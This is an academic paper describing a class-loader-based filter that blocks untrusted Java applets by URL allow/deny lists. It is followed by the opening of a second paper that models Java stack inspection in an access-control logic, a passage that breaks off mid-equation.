Rogue Java applets are currently a major concern for big companies and private users alike. While the best protection against them is to turn off Java support in the WWW browser, this “solution” is unsatisfying: it deprives users of many of the advantages of the Java platform. Other mechanisms such as firewalls and code signing have been proposed to “enhance” security. In this paper we argue that these mechanisms cannot deliver the security they promise. As an alternative, we describe a simple yet effective way to prevent untrusted applets from entering the user’s computer. At the same time, we allow trusted applets to execute in whatever sandbox the browser provides for them. Our technique works by modifying Java class loaders and can be extended to provide fine-grained access control for Java applets.

1 Introduction

One especially interesting topic in the realm of Internet security is that of mobile code. While users browse the World Wide Web, programs — known variously as applets, controls, or scripts — are downloaded onto their computers as part of Web pages they are viewing. The result is that untrusted programs are run on the user’s machine. The system must protect the user against programs that have hostile intentions. For example, the mobile programs must be prevented from reading personal information or altering the system’s state.

This is why mobile code technologies such as ActiveX [1] provide a line of defense: before downloading the mobile code, the user is asked whether or not she really wants to install the software in question. The code can be digitally signed to give the user some evidence as to who wrote (or endorsed) it. Security “breaches” of ActiveX take two forms: either the user is tricked into accepting hostile code, or an ActiveX program can (by exploiting some sort of implementation error or oversight) transport itself onto the user’s system without the user’s consent. Once an ActiveX control is installed on a machine, it can do whatever

it wants.

Java has taken a different approach to mobile code security. The Java platform is designed in such a way that all system calls made by a Java program (Java applet) must be routed through a *security* manager, which can decide whether or not certain sensitive operations should be allowed. In the past, the security manager would deny **applets** almost any operations that would give them access to the local system or the network, except to the network host **they** were loaded from. This had the effect that Java applets would be executed in a “sandbox” which they could not leave. Recently, the security manager has been augmented with fine-grained access control mechanisms that allow it to make decisions based on who signed the applet and/or where it was loaded from [5, 9]. However, it is still the case that every security-relevant system call is routed through the security manager, and that the security manager may deny invocation of the respective system call. Breaking Java security, then, means being able to access the system (by bypassing the security manager or some other means) when the security policy would have forbidden that access.

Again, due to implementation errors, oversights, or design flaws, ways have been found to break Java security. The seriousness of possible attacks ranged from unauthorized network access to the ability to call any system call, thus completely exposing the system [3, 6]. All in all, there have been at least six flaws in various Java versions that would have allowed an attacker to completely defeat the security of the Java Virtual Machine. While all of the reported bugs were fixed promptly, often within a few days, the threat of malicious Java applets that might exploit undiscovered security holes remains.

Java also suffers from “denial-of-service” attacks, in which an applet does not penetrate the system but merely crashes it or makes it unusable. This is often done via allowed operations (ones permitted by the security manager), for example by opening 50 windows per second until the window manager software dies. Denial-of-service attacks do not constitute a breach of security, but they are a concern for users. So far, no commercial Java system has provisions against denial-of-service attacks.

1.1 Approaches to Java Security

There are two basic strategies for protecting Java users against malicious applets: strengthen the sandbox, or prevent potentially hostile applets from running.

Strengthening the sandbox means improving the design and implementation of the Java system, including formal work to increase assurance by proving the foundations of the system to be sound. While much valuable work (e.g. [4, 2]) follows this approach, it does not solve the problem for everybody. There are two reasons for this. First, while most users are comfortable with the current level of assurance, some are not. Second, preventing the full range of possible denial of service attacks is a very difficult problem that is probably beyond the current state of the art.

The second approach is to stop potentially hostile applets from running in the first place. It is easy to do this by turning off Java entirely, but this prevents even the safest locally-developed applets from running. A midway point is to attempt to “filter” applets based on their origin or on who has digitally signed them. This is the approach we follow.

Many applet filtering mechanisms have been proposed, but, as we will explain below, many of them are overly complex or are effective only against the most obvious attacks. In this paper we will present a simple and effective applet filtering mechanism which we have implemented for Netscape Navigator 3.x and Microsoft Internet Explorer 3.x.

The paper is structured as follows: in Section 2 we will describe current methods for protecting systems from Java applets, and discuss their shortcomings. Since our method uses class loaders, in Section 3 we will give a brief overview of how a Java class loader works, In Section 4 we will present our system, the *Java Filter*.

2 Protecting Your System (Not!)

2.1 Switching off Java

Whenever people find a new security hole in the Java system, they usually recommend to switch off Java support in Web browsers until the bug is fixed. This is in fact an effective way to protect the user’s system: Switching off Java support has the effect that Java applets will not be fetched from across the network and installed on the local machine. Malicious applets can therefore cause no harm whatsoever.

Alas, switching off Java support of course has an important side-effect: It switches off Java support! If a company or government agency decides that Java applets are potentially harmful and that an effective measure against them




Figure 1: A **firewall** has to block all Java code, while permitting other data.

should be deployed, this would unfortunately also mean that the company or agency decides against employing useful Java technology altogether.

While switching off Java support is an effective way to protect oneself from malicious applets, it is no solution for someone who wants to use Java technology in their intranets.

2.2 Firewalls

Usually, companies find Java applet technology very useful for building WWW frontends to legacy systems, group ware, and other things that are used within the intranet. These applets are written, and used, *within* the company. They are *trusted* not to be vicious. On the other hand, there is a great number of *untrusted* applets out there on the Internet, written by people and with intentions that we don’t know. It would be desirable to configure browsers so that they accept applets from the company’s intranet, but refuse to load applets from the Internet.

One way to achieve this goal is to filter applets out at the **firewall** (see Figure 1). Several **firewall** vendors ship Java filtering technology (e.g [8]) as part of their firewalls. Unfortunately, these products cannot guarantee full protection from unwanted applets as it is very hard to detect every applet that tries to sneak its way through the firewall. Here are a few techniques that try to detect Java applets at the **firewall** and ways to circumvent them:

- The first idea is to look for Java class files. They can be recognized by a magic byte sequence that is required at the beginning of every class file.

Pitfall: Java class files may come as part of an compressed archive (e.g. Jar or Cab files). Due to the nature of compression, nothing in the archive (not necessarily even its name) exposes the fact that it contains Java class files. Class files that are part of an archive cannot be detected by this technique. In addition, class files may be passed via an encrypted (SSL)

connection, which will make them indistinguishable from ordinary files to the firewall.

- Java class files can be recognized by their name, which will end in “. class”.

Pitfall: Depending on the browser, this may either not be the case or, again, be circumvented by sending applets as part of an archive.

- HTML pages can be rewritten at the **firewall** so that no “Applet ” tags are left in the HTML file. This will have the effect that the browser will never ask for an applet to be fetched across the firewall.

Pitfall: Javascript can be used to build Applet tags on the fly. Although there is no Applet tag in the HTML file, the browser’s executing of Javascript will cause it to be inserted at the time the page is viewed.

2.3 Code Signing

When Sun Microsystems and the major browser companies switched from the simple sandbox security model to fine-grained access control based on signed code, they sometimes tried to give the impression that this would “enhance” security. Code signing cryptographically binds a certain principal, such as an individual **or** company, to a piece of code. It is not feasible to change a signed piece of code without being detected, nor is it possible to impersonate someone else by augmenting code with their signature.

With this technology in place, it is always possible to find out who signed the code. The argument goes that now users can decide that code signed by untrusted or unknown parties should be denied privileges.

However, the browser will still load “untrusted” code, the difference is only that the untrusted code will run with fewer privileges. Untrusted code is **usually run** within the old sandbox (i.e. no file system access, no network access except back to the originating host). But we have already seen that code can exploit implementation bugs and break out of that sandbox. Code signing provides no enhanced security at this point.

Even worse, code signing introduces new system code which can have, and in fact has been found to **have**¹, new bugs that weren’t there before. This opens even more doors for malicious applets. On the trade-off continuum between security and functionality, code signing belongs on the functionality side, as it can be used to provide fine **grained** access control and provides the user with information about who endorsed a specific piece of code. Code signing does not “enhance” security.

¹see

<http://www.cs.princeton.edu/sip/news/april29.html>




Figure 2: The normal workings of a class loader.

3 Class Loaders

In this paper we will present a system that allows users who surf the World Wide Web to selectively “switch off” Java support in their browsers. For untrusted applets, this will be as effective as the solution discussed in Section 2.1, but trusted applets can still be used. Since our system uses the Java class loader, we will here give a brief overview about what a class loader is and how it works.

In Java, linking is done at **runtime**. Whenever execution of Java **bytecode** requires the presence of a new class (e.g. because one of its methods is invoked), then a class loader is invoked to fetch the class material (the class file). It is up to the class loader how to get the class material. Once fetched, the class is added to the **runtime** system and can then be used by the Java program.

WWW browsers have special class loaders, so-called *applet class loaders*. When an Applet tag is encountered on a Web page, a new applet class loader is created for that **applet**.² Whenever a new class needs to be linked into the system, the applet class loader will first try and load the class from the local CLASSPATH. Only if it doesn’t find the class locally, it will go to the origin of the applet and fetch the class material across the network. The first class that it fetches is the class mentioned in the **Applet** tag of the HTML page.

Figure 2 summarizes how a class loader works: When an applet is detected as part of a Web page, an applet class loader is created that subsequently has to load all the classes for that applet, either from the local system or across the network.

4 Guarding the Door

4.1 How it Works

Our system is very simple: We prevent the creation of

²This is not quite correct. If there already was an applet on the same page that **came** from the same place as the new applet, its class loader can be used.

Action	URL
allow	http://www.javasoft.com:80/applets/WordMatch/
deny	http://www.javasoft.com/
allow	http://www.packet.com/java/hotwired/
deny	http://www.earthweb.com/java/Thingy/
deny	http://www.cruzio.com/~sabweb/arcade/

Figure 4: A sample list of URLs.




Figure 3: A guard object decides whether or not to create a class loader.

a class loader for untrusted applets. Assume that we come across an Applet tag on a Web page. The runtime system will try to create a class loader for that applet by creating a new instance of class `AppletClassLoader`. One of the arguments passed to that call is the URL of the applet. If the applet class loader decides that this URL is untrusted, it can then throw an exception. We note that this exception is thrown during the creation of the class loader. This has the effect that the class loader will not be created at all. When there is no class loader, no-one can fetch classes across the network. We see that for untrusted applets this is as effective as switching off Java support altogether: The remote classes don't even enter the local system. For trusted applets, our class loader works as before.

Figure 3 shows how the system works: We introduce a "guard" object that has the task of deciding whether or not a given URL is trusted. During creation of the class loader, the guard object is consulted, which may or may not cause an exception to be thrown. If no exception is thrown, the class loader just works like before. If an exception is thrown, then the creation of the class loader fails. This corresponds to there being no class loader at all in the picture.

We only distinguish between "trusted" and "untrusted" URLs since our goal is binary as well: We either want to load the applet (and subject it to whatever security policies the browser provides) or we don't want to load it at all.

We therefore maintain a simple ordered list of URLs and whether or not applets from that URL should be downloaded. Figure 4 shows an example. The guard object will go down the list and compare the URL of the applet that is about to be created with the URLs in the list. If it finds a match, then it applies the specified action. Note that the URLs in the list cover all their subdirectories. In our example, an applet from `http://www.packet.com/java/hotwired/news/` would be allowed because of the third entry in the list. Also note that in our example, all applets from `http://www.javasoft.com/` would be denied except those from `http://www.javasoft.com:80/applets/WordMatch/`, because the list is processed from top to bottom.

The list of URLs is saved on the local file system and thus preserved across browsing sessions. The file used for storing this list is human-readable and can be edited. For example, we could specify that all applets from within the company are allowed, but no others, by saying something like this:

```
allow http://www.mycompany.com/
deny http://
deny ftp://
deny https://
```

Since the last three lines match any possible applet³ only applets from `http://www.mycompany.com/` will be allowed on the machine.

4.2 How it looks

What if none of the URLs in the list match the given applet? Then some user intervention is necessary. As with all security relevant software, the design of the graphical user interface is crucial. We don't want users to be annoyed by windows popping up too often to warn them about potential security risks. Also, we want to make it easy for the non-expert to make security-relevant decisions, while giving the expert full control over the system.

When we first come across an applet that doesn't match any URL in the list, the dialog shown in Figure 5 will pop

³Depending on what browser is used, more protocols like gopher : etc. may have to be included.




Figure 5: This dialog that pops up when an unknown applet is discovered.

up. It displays the URL the applet is about to be loaded from, and asks to answer two questions: First, we have to decide whether or not we want **this** applet to run on **our** machine. The default is not to run the applet. Second, we should decide whether that decision is to be “remembered” for the future, i.e. whether the URL should be included in the file that is saved for future use. The default is not to remember that decision, which will cause the browser to ask the same question again if and when we visit the same applet during a future session. During a browser session, we will usually not be asked again for a specific applet. If we choose to make the settings permanent, then the applet in question will always be allowed on our system (or be denied entrance - depending on what we chose) - unless or until we manually change the file that holds the list of URLs.

We can have more advanced control over which applets should be allowed into our system, and which applets should be blocked. When we click on the “Advanced” tab bar, the dialog changes to what we see in Figure 6.

The upper half of the dialog lets us answer the same questions that we saw in the “easy” version. The field displaying the URL is now editable. We can change this URL to whatever we like: If we come across an applet from `http://java.sun.com/applets/WordMatch/` we can decide that we trust all applets from JavaSoft and edit the URL to show `http://java.sun.com/`. This edited URL, and not the original one, will be included in the list of URLs against which the guard object checks applet URLs.

The lower half of the dialog shows the URLs known so far to the system, and whether or not we allowed access for them. Since the list of URLs is searched from top to bottom, the order in which the URLs occur matters. The user can change the priority of the current URL within that




Figure 6: Advanced version of the dialog.

list.

4.3 Implementation

We implemented the Java Filter for **Netscape** Navigator 3.0 and Microsoft Internet Explorer 3.0 on the Windows platform. Most of the code could be shared, although access to the Windows registry and file system (for saving the list of URLs) turned out to be slightly different on each platform. The solution is not “100% pure”, since we needed native methods to access file system and Windows registry in Navigator and used Microsoft-specific classes for Internet Explorer. The installation, which can be downloaded from our Web site,⁴ will change the applet class loader of the installed browsers and add necessary classes to the class library.

4.3.1 Changing the Class Library

How did we change the browser’s class library, in particular the class loader so that it employs our guard object? Remember that we do not have source code of the class loader. There are several ways to do this:

- One obvious way is to extract the class loader from the class library, decompile, change the Java code, compile it, and inject it back into the class library (which is a ZIP file). This has some legal issues (which we will not address in this paper) and is also difficult: A number of **decompilers** that we tested would either fail on the task of decompiling the class loader or produce obviously incorrect code. However, if a decompiler is available that does the job, this is a valid measure.

a Since our changes to the class loader are minimal (we basically add one line of code in the constructor) we

⁴<http://www.cs.princeton.edu/sip/>

could theoretically change the class file directly. Although we only add a few **bytecode** instructions, we need a program that can parse and write class files: Injecting only a few **bytecode** instructions can cause complex changes in the class file (e.g. constant pool, attributes).

- One technique that we used is to make trivial changes to the class file of the `AppletClassLoader` to the effect that the class file then represents a class of a different Name (for example `XppletClassLoader`). Then we create a new Java class, called `AppletClassLoader` that subclasses the original `AppletClassLoader` (now `XppletClassLoader`). In its constructor it calls the original constructor and the guard object (which may or may not throw an exception). Since we inherit all non-private methods, to the **runtime** system the new class is a perfectly valid applet class loader.⁵

The other classes that are needed for the Java Filter can just be added to the class library.

We note that these techniques can be used to enable Java filtering not only for mainstream Web browsers, but also for other types of (Java) applications that execute Java applets but want to be protected from attacks exploiting weaknesses in the Java implementation.

5 Future Work

Since the Java Filter is not a pure Java implementation, ports to other platforms like the Macintosh or UNIX require additional work. Feedback we got from users who downloaded the Java Filter suggested that we should write versions of the Java Filter for those platforms.

Also, the current URL pattern matching is not very sophisticated. Sometimes companies have many Web servers and would like to have a line like this in their URL list:
allow `http://*.mycompany.com/`

We are looking into providing support for regular expressions for that purpose.

In recent versions of their browsers, **Netscape** and Microsoft have included code signing and features that are similar to what the Java Filter offers. We still believe that not downloading classes in the first place is the best protection against malicious Java applets. However, we are not certain whether a version of the Java Filter for the latest versions of Navigator and Internet Explorer is desirable (or feasible, for that matter: the class libraries are now signed and can no longer be easily altered).

⁵This turned out to be valid only for Internet Explorer. In **Netscape** this technique did not work, presumably because the **runtime** system relies on certain specific internals of the class loader like private fields etc.

6 Related Work

In Section 2 we saw which measures are sometimes taken to “enhance” security. However, we also saw that these measures are either inconvenient or not effective. Microsoft has recently included the notion of security *zones* in their Internet Explorer [7]. Depending on what security zone an applet comes from, it can run with more or less privileges. Unlike the systems that **Netscape** and Sun developed, the settings for a security zone can actually specify that Java code should not be downloaded at all.

This makes Microsoft’s system very similar to our Java Filter, except that Microsoft’s system is bigger and includes more features. On the other hand, the concepts and tools presented in this paper are simple and general enough to be applied almost without changes to any type of application that executes remote Java code.

We also note that the concept of using class loaders to control Java security can be extended to provide **fine-grained** access control. Instead of blocking the applet, we could (again, by using class loaders) block certain system classes from being linked against the applet, thus denying access to certain parts of the system. See [9] for details on this.

7 Conclusion

We presented a simple, yet effective protection against untrusted Java applets that doesn’t have many of the shortcomings of other possible approaches. We implemented the design and have made available a copy for public download.

Acknowledgements

Our work is supported by donations from Sun Microsystems, Bellcore, Microsoft, and Merrill Lynch. Edward **Felten** is supported in part by an NSF National Young Investigator award.

References

- [1] Microsoft Corporation. Proposal for authenticating code via the Internet. <http://www.microsoft.com/security/tech/authcode/authcode-f.htm>, April 1996
- [2] Drew Dean. The security of static typing with dynamic linking. In *Fourth ACM Conference on Computer and*

Communications Security, Zurich, Switzerland, April 1997.

- [3] Drew Dean, Edward **Felten**, and Dan Wallach. Java security: From **HotJava** to **Netscape** and beyond. In *Proceedings of 1996 IEEE Symposium on Security and Privacy*, Oakland, California, May 1996.
- [4] S. Drossopoulou and S. Eisenbach. Java is type safe – probably. In *Proceedings of the Eleventh European Conference on Object-Oriented Programming*, June 1997.
- [5] Li Gong and Roland Schemers. Implementing protection domains in the Java Development Kit 1.2. In *The Internet Society Symposium on Network and Distributed System Security*, San Diego, California, March 1998. Internet Society.
- [6] Gary McGraw and Edward **Felten**. *Java Security: Hostile Applets, Holes, and Antidotes*. John Wiley and Sons, 1996.
- [7] Microsoft Corporation, Redmond, Washington. *Microsoft Security Management Architecture White Paper*, May 1997. <http://www.microsoft.com/ie/security/ie4security.htm>.
- [8] Finjan Software. *SurfinGate*. <http://www.finjan.com/products/html/surfigate.html>.
- [9] D. S. Wallach, D. Balfanz, D. Dean, and E. W. **Felten**. Extensible security architectures for Java. In *Proceedings of the 16th ACM Symposium on Operating Systems Principles*, **Saint-Malo**, France, October 1997.

Attachment E

Understanding Java Stack Inspection

Understanding Java Stack Inspection*

Dan S. Wallach

dwallach@cs.princeton.edu

Edward W. Felten

felten@cs.princeton.edu

Secure Internet Programming Laboratory
Department of Computer Science
Princeton University

Abstract

Current implementations of Java make security decisions by searching **the runtime** call **stack**. **These** systems have attractive security properties, but they have been criticized as being dependent on specific artifacts of the Java implementation.

This paper models the stack inspection algorithm in terms of a well-understood logic for access control and demonstrates how stack inspection is a useful tool for **expressing** and managing complex trust relationships. **We** show that an access control decision based on stack inspection corresponds to the construction of a proof in the logic, and we present an efficient decision procedure for generating these proofs.

By examining the decision procedure, we demonstrate that many statements in the logic are equivalent and can thus be expressed in a simpler form. We show that there are a finite number of such statements, allowing us to represent the security state of the system as a pushdown automaton. We also show that this automaton may be embedded in Java by rewriting all Java classes to pass an additional argument when a procedure is invoked. We call this *security-passing* style and describe its benefits over previous stack inspection systems. Finally, we show how the logic allows us to describe a straightforward design for extending stack inspection across remote procedure calls.

1 Introduction

The Java language [7] and virtual machine [11] are now being used in a wide variety of applications: Web

browsers and servers, multi-user chat systems (MUDs), agent systems, commerce applications, smart **cards**, and more. Some systems use Java simply as a better programming language, using Java's type-safety to prevent a host of bugs endemic to C programming. In other systems, Java is also being relied upon for access control. Java's promise, from its initial debut in the **HotJava** Web browser, has been to allow mutually untrusting code modules to co-exist in the same virtual machine in a secure and controllable manner. While **there** have been several security problems along the way [4, 13], the security of Java implementations is improving and Java has continued to grow in popularity.

To implement a Java application that runs untrusted **code** within itself (such as the **HotJava** Web browser), the Java system libraries need a way to distinguish between calls originating from untrusted code, which should be **restricted**, and calls originating from the application itself, which should be allowed to proceed (subject to any access controls applied by the underlying operating system). To solve this problem, the Java **runtime** system exports an interface to allow security-checking code to examine the **runtime** stack for frames executing untrusted code, and allows security decisions to **be** made at **runtime** based on the state of the stack.

While a number of other techniques may be used to achieve the same goals as stack inspection [21], stack inspection has proven to be quite attractive and has been adopted by all the major Java vendors [15, 6, 14] to meet their need to provide more flexible security policies than the rigid "sandbox" policy, which restricted all non-local code to the same set of privileges. Stack inspection is also a useful technique to allow highly-trusted code to operate with less than its full privileges, which can help prevent common program bugs from becoming security holes.

Stack inspection has been criticized for its implementation-specific and seemingly ad-hoc definition, which restricts the flexibility of an optimizing compiler and hinders its applicability to other languages. To address these concerns, we will present a model of

*Copyright 1998 IEEE. Published in the Proceedings of **S&P'98**, 3-6 May 1998 in Oakland, California. Personal use of this material is permitted. However, permission to reprint/republish **this material** for advertising or promotional purposes or for creating new collective works for resale or redistribution to servers or lists, or to **reuse any copyrighted** component of this work in other works, must be obtained **from the IEEE**. Contact: Manager, Copyrights and Permissions / IEEE Service Center / 445 Hoes Lane / P.O. Box 1331 / Piscataway, NJ **08855-1331**, USA. Telephone: + Intl. **908-562-3966**.

stack inspection using a belief logic designed by Abadi, Burrows, Lampson, and Plotkin [1] (hereafter, ABLP logic) to reason about access control. Using this logic, we will derive an alternate technique for implementing stack inspection which is applicable to Java and other languages. Our procedure applies to remote procedure calls as well as local ones.

This paper is organized as follows. Section 2 begins by reviewing Java's stack inspection model. Next, Section 3 explains the subset of ABLP logic we use. Section 4 shows the mapping from stack inspection to ABLP logic and discusses their equivalence. Section 5 presents a high-performance and portable procedure to implement stack inspection. Finally, Section 6 considers remote procedure calls and shows how stack inspection helps to address remote procedure call security. The appendices list the axioms of ABLP logic used in this paper, and present proofs of our theorems.

2 Java Stack Inspection

This section describes Java's current stack inspection mechanism'. Variations on this approach are taken by Netscape's Communicator 4.0 [15], Microsoft's Internet Explorer 4.0 [14], and Sun's Java Development Kit 1.2 [6].

Stack inspection has a number of useful security properties [21] but very little prior art. In some ways, it resembles dynamic variables (where free variables are resolved from the caller's environment rather than from the environment in which the function is defined), as used in early versions of LISP [12]. In other ways, it resembles the notion of *effective user ID* in Unix, where the current ID is either inherited from the calling process or set to the executable's owner through an explicit *setuid* bit.

2.1 Type Safety and Encapsulation

Java's security depends fundamentally on the *type safety* of the Java language. Type safety guarantees that a program may not treat pointers as integers and vice versa and likewise may not exceed the allocated size of an array. This prevents arbitrary access to memory and makes it possible for a software module to encapsulate its state: to declare that some of its variables and procedures may not be accessed by code outside itself. By allowing access only through a few carefully written entry points, a module can apply access control checks to all attempts to access its state.

For example, the Java virtual machine protects access to operating system calls in this way. Only the virtual

machine may directly make a system call, and other code must call into the virtual machine through explicit entry points which implement security checks.

2.2 Simplified Stack Inspection

To explain how stack inspection works, we will first consider a simplified model of stack inspection. In this model, the only principals are "system" and "untrusted". Likewise, the only privilege available is "full." This model resembles the stack inspection system used internally in Netscape Navigator 3.0 [17].

In this model, every stack frame is labeled with a principal ("system" if the frame is executing code that is part of the virtual machine or its built-in libraries, and "untrusted" otherwise), and contains a privilege flag which may be set by a system class which chooses to "enable its privileges," explicitly stating that it wants to do something dangerous. An untrusted class cannot set its privilege flag. When a stack frame exits, its privilege flag (if any) automatically disappears.

All procedures about to perform a dangerous operation such as accessing the file system or network first apply a stack inspection algorithm to decide whether access is allowed. The stack inspection algorithm searches the frames on the caller's stack in sequence, from newest to oldest. The search terminates, allowing access, upon finding a stack frame with a privilege flag. The search also terminates, forbidding access and throwing an exception, upon finding an untrusted stack frame (which could never have gotten a privilege flag).

2.3 Stack Inspection

The stack inspection algorithm used in current Java systems can be thought of as a generalization of the simple stack inspection model described above. Rather than having only "system" and "untrusted" principals, many principals may exist. Likewise, rather than having only "full" privileges, a number of more specific privileges are defined, so different principals may have different degrees of access to the system.

Four fundamental primitives are necessary to use stack inspection:*

- `enablePrivilege()`
- `disablePrivilege()`
- `checkPrivilege()`
- `revertPrivilege()`

¹This approach is sometimes incorrectly referred to as "capability-based security" in vendor literature.

²Each Java vendor has different syntax for these primitives. This paper follows the Netscape syntax.

When a dangerous resource R (such as the file system) needs to be protected, the system must be sure to call `checkPrivilege( $R$ )` before accessing R .

When code wishes to use R , it must first call `enablePrivilege( $R$ )`. This consults the local policy to see whether the principal of the caller is permitted to use R . If it is permitted, an *enabled-privilege(R)* annotation is made on the current stack frame. The code may then use R normally. Afterward, the code may call `revertPrivilege` or `disablePrivilege( $R$ )` to discard the annotation or it may simply return, causing the annotation to be discarded along with the stack frame. `disablePrivilege()` creates a stack annotation that can hide an earlier enabled privilege, whereas `revertPrivilege()` simply removes annotations from the current frame.

The generalized `checkPrivilege()` algorithm, used by all three implementations, is shown in figure 1. The algorithm searches the frames on the caller's stack in sequence, from newest to oldest. The search terminates, allowing access, upon finding a stack frame that has an appropriate *enabled-privilege* annotation. The search also terminates, forbidding access (and throwing an exception), upon finding a stack frame that is either forbidden by the local policy from accessing the target or that has explicitly disabled its privileges.

We note that each vendor takes different actions when the search reaches the end of the stack uneventfully: **Netscape** denies permission, while both **Sun** and **Microsoft** allow it.

3 Access Control Logic

We will model the behavior of Java stack inspection using ABLP logic [1, 9]. ABLP logic allows us to reason about what we believe to be true given the state of the system and a set of axioms. It has been used to describe authentication and authorization in distributed systems such as Taos [22] and appears to be a good match for describing access control within Java. We use a subset of the full ABLP logic, which we will describe here. Readers who want a full description and a more formal development of the logic should see [1] or [9].

The logic is based on a few simple concepts: principals, conjunctions of principals, targets, statements, quotation, and authority.

- A *principal* is a person, organization or any other entity that may have the right to take actions or authorize actions. In addition, entities such as programs and cryptographic keys are often modeled as principals.

```
checkPrivilege(target) {
  // loop, newest to oldest stack frame
  foreach stackFrame {
    if (local policy forbids access to target
        by class executing in stackFrame)
      throw ForbiddenException;

    if (stackFrame has enabled privilege for target)
      return; // allow access

    if (stackFrame has disabled privilege for target)
      throw ForbiddenException;
  }

  // if we reached here, we fell off the end of the stack
  if (Netscape 4.0)
    throw ForbiddenException;
  if (Microsoft IE 4.0 || Sun JDK 1.2)
    return; // allow access
}
```

Figure 1: Java's stack inspection algorithm.

- A *target* represents a resource that we wish to protect. Loosely speaking, a target is something to which we might like to attach an access control list. (Targets are traditionally known as "objects" in the literature, but this can be confusing when talking about an object-oriented language.)
- A *statement* is any kind of utterance a principal can emit. Some statements are made explicitly by a principal, and some are made implicitly as a side-effect of actions the principal takes. In other words, we interpret P says s as meaning that we can act as if the principal P supports the statement s . Note that saying something does not make it true; a speaker could make a false statement carelessly or maliciously. The logic supports the informal notion that we should place faith in a statement only if we trust the speaker and it is the kind of statement that the speaker has the authority to make.

The most common type of statement we will use looks like P says $Ok(T)$ where P is a principal and T is a target; this statement means that P is authorizing access to the target T . By saying an action is "Ok" the speaker is saying the action should be allowed in the current context but is not specifically ordering that the action take place.

- The logic supports *conjunctions* of principals. Specifically, saying $(A \wedge B)$ says s is the same as

saying both A **says** s and B **says** s .

- *Quotation* allows a principal to make a statement about what another principal says. The notation $A \mid B$ **says** s , which we pronounce “ A quoting B says s ,” is equivalent to A **says** (B **says** s). As with any statement, we must consider whether A ’s utterance might be incorrect, and our degree of faith in s will depend on our beliefs about A and B . **When** A quotes B , we have no guarantee that B ever actually said anything.
- We grant *authority* to a principal by allowing that principal to speak for another principal who has power to do something. The statement $A \Rightarrow B$, pronounced “ A speaks for B ,” means that if A makes a statement, we can assume that B supports the same statement. If $A \Rightarrow B$, then A has at least as much authority as B . Note that the $+$ -operator can be used to represent group membership: if P is a member of the group G , we can say $P \Rightarrow G$, meaning that P can exercise the rights granted to G .

Appendix A gives a full list of the axioms of the logic.: This is a subset of the ABLP logic: we omit some of the operators defined by ABLP since we do not need them.

4 Mapping Java to ABLP

We will now describe a mapping from the stack, the privilege calls, and the stack inspection algorithm into ABLP logic.

4.1 Principals

In Java, **code** is digitally signed with a private key, then shipped to the virtual machine where it will run. If K_{Signer} is the public key of *Signer*, the public-key infrastructure can generate a **proof**³ of the statement

$$K_{\text{Signer}} \Rightarrow \text{Signer}. \quad (1)$$

Signer’s digital signature on the code *Code* is interpreted as

$$K_{\text{Signer}} \text{ says } \text{Code} \Rightarrow K_{\text{Signer}}. \quad (2)$$

Using equations 1 and 18, this implies that

$$\text{Code} \Rightarrow \text{Signer}. \quad (3)$$

³Throughout this paper we assume that sound cryptographic protocols are used, and we ignore the extremely unlikely possibility that an adversary will successfully guess a private key.

When *Code* is invoked, it generates a stack frame *Frame*. The virtual machine assumes that the frame speaks for the code it is executing:

$$\text{Frame} \Rightarrow \text{Code}. \quad (4)$$

The transitivity of $\Rightarrow$ (which can be **derived** from equation 17) then implies

$$\text{Frame} \Rightarrow \text{Signer}. \quad (5)$$

We define Φ to be the set of *all* such valid $\text{Frame} \Rightarrow \text{Signer}$ statements. We call Φ the **frame credentials**.

Note also that code can be signed by more than one principal. In this case, the code and its stack frames speak for all of the signers. To simplify the discussion, all of our examples will use single signers, but the theory supports multiple signers without any extra difficulty.

4.2 Targets

Recall that the resources we wish to protect are called *targets*. For each target, we create a dummy principal whose name is identical to that of the target. These **dummy** principals do not make any statements themselves, but various principals may speak for them.

For each target T , the statement $\text{Ok}(T)$ means that access to T should be allowed in the present context. The axiom

$$\text{VT} \in \text{Targets}, (T \text{ says } \text{Ok}(T)) \supset \text{Ok}(T) \quad (6)$$

